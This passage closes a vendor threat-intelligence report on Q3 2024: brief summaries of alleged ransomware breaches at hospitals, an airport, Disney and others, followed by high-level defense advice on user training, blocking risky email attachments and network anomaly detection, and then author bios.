


Figure 53. Q3 2024 Public Extortions by Group

Notable Ransomware Breaches

The final section before the conclusion touches on some of the alleged ransomware breaches we thought were worth knowing about. Unless specified, none of these attacks are confirmed, and it's possible these are not actual ransomware attacks or breaches. Remember, ransomware threat actors are cybercriminals, and they often lie.

Here are the noteworthy ransomware breaches for Q3:

Brain Cipher

Grand Palais – 2024 ushered in another year of the Summer Olympics, this time in France. International events are always targets for cybercriminals to perform in, with hacktivists aiming to make a statement. This time, the group Brain Cipher claimed to have breached the Grand Palais exhibition hall in Paris, where fencing and taekwondo were held. According to investigators, there was no evidence of data exfiltration, as claimed by the group, but there was possible ransomware deployment that caused little to no interruptions. Why is this notable, then? Because it's evidence that groups will lie (as usual) to get their name out there – to increase reputational awareness. The ransomware attack wasn't impactful, and there was no data exfiltration, yet they tried to extort a highly viewed event.

DAIXIN

Acadian Ambulance – This attack occurred in Q2, around June 19-June 21, and was identified on June 21. However, it wasn't disclosed until August 20 in Q3. Hence, why it appears in this report instead of the last; we didn't know about it. Acadian Ambulance, a private Ambulance service in Louisiana, claimed almost three million individuals were affected by this breach. On the contrary, the DAIXIN team operators claim to have "10 million records." The group demanded $7 million from the organization, with only $173,000 being offered for remediation. We're uncertain of the resolution of this attack.

DragonForce

South Bay Regional Public Communications Authority – There were many attacks on healthcare entities in the United States in Q3, and this is one of them. A few were on this list alone, including the Acadian Ambulance attack above, Schneider Regional Medical Center, Rite Aid, and OneBlood – all different types of organizations, yet all in the healthcare sector. The SBRPCA is a 911 first responders organization that is the middleman between those in an emergency and those responding to them. The SBRPCA serves the southwestern Los Angeles area, which is densely populated. DragonForce claimed responsibility and caused disruptions to first responders. The attack occurred in June, but it wasn't public until Q3.

Hunter's International

Industrial and Commercial Bank of China (ICBC) – In 2023, the Chinese state-owned bank, ICBC, was breached by an affiliate of the LockBit group. This ransomware deployment had a significant impact internationally, and the response reverberated to the stock market. Trades for treasuries were halted and caused billions in indirect damages. Again this year, ICBC was breached by another ransomware group, Hunter's International, which is believed to be a rebrand of the Hive ransomware group. The actions were less severe, as they had minimal to no business continuity impact, but there was alleged data exfiltration: 6.6 TB worth. We're uncertain if the data is legitimate, and this may be a re-extortion from the previous LockBit breach.

KillSec

PenBox – PenBox offers an information technology solution for insurance companies for document collection and storage. This solution helps insurance companies determine rates and ensure compliance. Companies like these are ripe for cyberattacks because they contain information that could lead to additional attacks. These types of attacks are commonly called supply chain attacks because an infection of one company that supplies another with data or products could lead to further attacks of companies using these vendors, and this is precisely what happened here. The KillSec group allegedly breached PenBox, which led to additional breaches down the line.

NullBulge

Disney – NullBulge is a self-proclaimed hacktivist group that emerged in Q2 2024. That summer, into Q3, the group performed a flurry of attacks against one of the biggest names in the industry, namely Disney. The group claimed to contain 1.2 terabytes of data from Disney's internal Slack communications. Aside from exfiltration, the infiltration method allegedly stole a user's cookies with Slack access. The NullBulge operators stated their reason for the attack: "Disney was our target due to how it handles artist contracts, its approach to AI, and its pretty blatant disregard for the consumer."

Qilin

Schneider Regional Medical Center (SRMC) – Aside from the fact that most ransomware groups claim never to breach critical infrastructure, especially hospitals, this breach is notable for two reasons. First, the Department of Health and Human Services' Health Sector Cybersecurity Coordination Center (HC3) released an advisory on the Qilin group, stating they targeted healthcare-related organizations globally. Unfortunately, Qilin claimed responsibility for many more breaches after that advisory, SRMC being one of them. The second notable mention of this breach is an additional breach proving that ransomware groups lie and are still cybercriminals.

RansomHub

Rite Aid – Rite Aid remains one of the largest pharmacies in the United States in terms of revenue. However, it was much more prominent in the 1990s before more competition, such as CVS and Walgreens, surged in market share. Considering they're still a major player in the prescription game, a ransomware breach from RansomHub makes this notable. It's worth stating that Rite Aid claims there was only limited operational impact, and systems were restored quickly. However, RansomHub claims to have stolen 10 gigabytes worth of data. Data from a drug provider could contain sensitive health information although we have no proof of the stolen data and what it may or may not include.

Rhysida

Seattle-Tacoma International Airport – The Port of Seattle has decided not to pay a $6 million ransom in Bitcoin (BTC) to the Rhysida ransomware group for their attack on the Seattle-Tacoma International Airport. A ransomware attack that makes headlines for intrusions on International airports is usually noteworthy in and of itself. It affects international commerce and travel that propagates to several other industries. Thankfully, the airport stopped the attack with only minimal impact. In the end, it didn't have a severe effect, but it seems it wasn't far off from that being the case.

Unknown

OneBlood – OneBlood is a blood supply chain in Florida that provides blood products and is a major provider of blood for the Southeastern United States. In July, a ransomware attack affected many of their IT systems. The company produced a bulletin and FAQ section on its website related to the incident. According to them, they are still, as of this writing, investigating the incident and its impact on personal data. However, they are operating normally.

Conclusion

To conclude, Q3 was an unprecedented quarter for WatchGuard endpoints. We saw a staggering quadrupling of total malware threats while contradictorily seeing a reciprocal quadrupling in unique malware threats per 100k active machines. Our AD360 endpoint detection mechanism, our first line of defense, caught most of these malware detections. This logically makes sense because AD360 contains signatures of known malware that are immediately rejected and deleted when arriving on an endpoint. Digging into the specific malware responsible, we observed increased trojanized applications and malicious cryptominers. We also continued to add to our threat hunting data set, which showed that we observed a lot of Discovery rule invocations and PowerShell usage.

The data from this quarter should mobilize decision-makers to ensure that even the basic endpoint protections are active on ALL endpoints. Showing that our first line of defense blocked the vast majority of alerts ensures that organizations can focus on more imminent alerts or, better yet, only their business.

Aside from securing systems, one of the core pillars of cybersecurity is feasibility. The best solutions secure your systems so workflow is uninterrupted, and if it is, ensure that the interruption is worthwhile. In other words, block everything without inconveniencing the user, and if you do inconvenience them, ensure that it's essential and actionable. That's what WatchGuard EPDR and Advanced EPDR aim to achieve, and we hope the data in this report backs up those claims.

CONCLUSION & DEFENSE HIGHLIGHTS

CONCLUSION AND DEFENSE HIGHLIGHTS

Q3 was a bit of an anomaly with its dramatic shift in traditional vs evasive malware threats. Even with the substantial decrease in zero-day malware this quarter, administrators shouldn't let their guards down or assume this is the new normal. The threat landscape constantly evolves, and while defenders may have caught a break in Q3, the war will certainly continue in the future.

Attackers relied heavily on social engineering attacks this quarter, utilizing HTML files masquerading as PDFs, booby-trapped OneNote attachments, and fake browser updates to trick victims into loading malware onto their systems or kicking off a fileless attack. Humans are trusting by default; we are born curious, not skeptical. No one is immune from deception. Even the most well-trained security expert can be caught off guard by a perfectly crafted and timed spear phish. It is easy to point to generative AI as the boogeyman - the reality is that it is already making social engineering stronger and more capable.

Here are a few strategies you can implement to defend against today's threats and tomorrow's possibilities:

Turn your weakest link into your strongest security ally

IT and security professionals should remember that they are specialists in their field with additional training and expertise in managing computer systems. Just because end users in other departments aren't up to your level doesn't mean they are a lost cause. In fact, your non-technical end users are a critical piece of your security program, acting as your eyes and ears to spot threats early and sound the alarm. The biggest challenge is getting them engaged and bought into the security program. While basic security awareness training on the latest threats and attacker techniques will always be important, the cookie-cutter videos and modules most companies use are usually seen more as a chore than a benefit.

A great way to flip the script and increase engagement is to take the time and tailor specific training for your audience that doesn't just cover the "dos and don'ts" but also includes the "whys" and "hows." Instead of telling your end users to watch out for vishing calls, create a quick demo using one of the popular AI models to deepfake one of your company's executives (strictly for demo purposes) and show your users exactly how attackers are leveraging this technology to go after victims. Customized, topical security demo sessions like this have a better chance of making an impact and improving overall awareness of the latest threats. Plus, they're pretty fun to run.

Put your foot down on risky email attachments and file downloads

The days of "malware.exe" as an email attachment may be long behind us but malicious email attachments in general are very much not. Even as Microsoft takes steps to make traditional Office documents less risky, attackers have found other avenues to succeed against unsuspecting users. OneNote files, for example, lack many of the macro and active content protections that Microsoft has added to Word, Excel, and PowerPoint files. Instead of allowing .one file attachments though, train users to sync their files with their Microsoft365 Cloud accounts that you most likely have and generate share links from there.

LNK files, used legitimately for desktop shortcuts, are another popular living-off-the-land vector. There is absolutely no justifiable reason ever to email a .lnk file. You can completely close an attack vector by simply blocking .lnk attachments in your email security product or mail service itself. Consider other file types that have no business in email inboxes and add them to a blocklist as well. The same guidance applies to web traffic proxies too.

Know your baseline and spot anomalies

It is impossible to defend against every threat using signatures and static rules. Even with this quarter's abnormally low zero-day malware percentage, you'd still be missing 1/5 of all threats by relying on signature-based detections alone. The same logic extends to your network and network-borne threats. Defending against known threats isn't enough in the modern age. Organizations need to deploy technologies capable of proactively finding unknown threats.

Artificial intelligence applications in cybersecurity aren't new. IntelligentAV's machine-learning anti-malware protections came to the Firebox seven years ago. But historically, AI-driven network anomaly detection was an expensive investment, reliant on powerful hardware and network taps to spot the needle in the haystack. That's different now. Times have changed and Cloud-native network detection and response services like WatchGuard NDR are enabling even the smallest of SMBs to adopt this previously out-of-reach technology.

Organizations of all sizes should look to adopting AI-powered anomaly detection in the form of network detection and response to spot unexpected traffic patterns and reduce dwell time, ultimately reducing the cost of a breach.

COREY NACHREINER

Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.

MARC LALIBERTE

Director of Security Operations

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

TREVOR COLLINS

Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

RYAN ESTES

Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

JOSH STUIFBERGEN

Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

ABOUT WATCHGUARD THREAT LAB

WatchGuard's Threat Lab is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

ABOUT WATCHGUARD TECHNOLOGIES

WatchGuard® Technologies, Inc. is a global leader in unified cybersecurity. Our Unified Security Platform® approach is uniquely designed for managed service providers to deliver world-class security that increases their business scale and velocity while also improving operational efficiency. Trusted by more than 17,000 security resellers and service providers to protect more than 250,000 customers, the company's award-winning products and services span network security and intelligence, advanced endpoint protection, multi-factor authentication, and secure Wi-Fi. Together, they offer five critical elements of a security platform: comprehensive security, shared knowledge, clarity & control, operational alignment, and automation. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.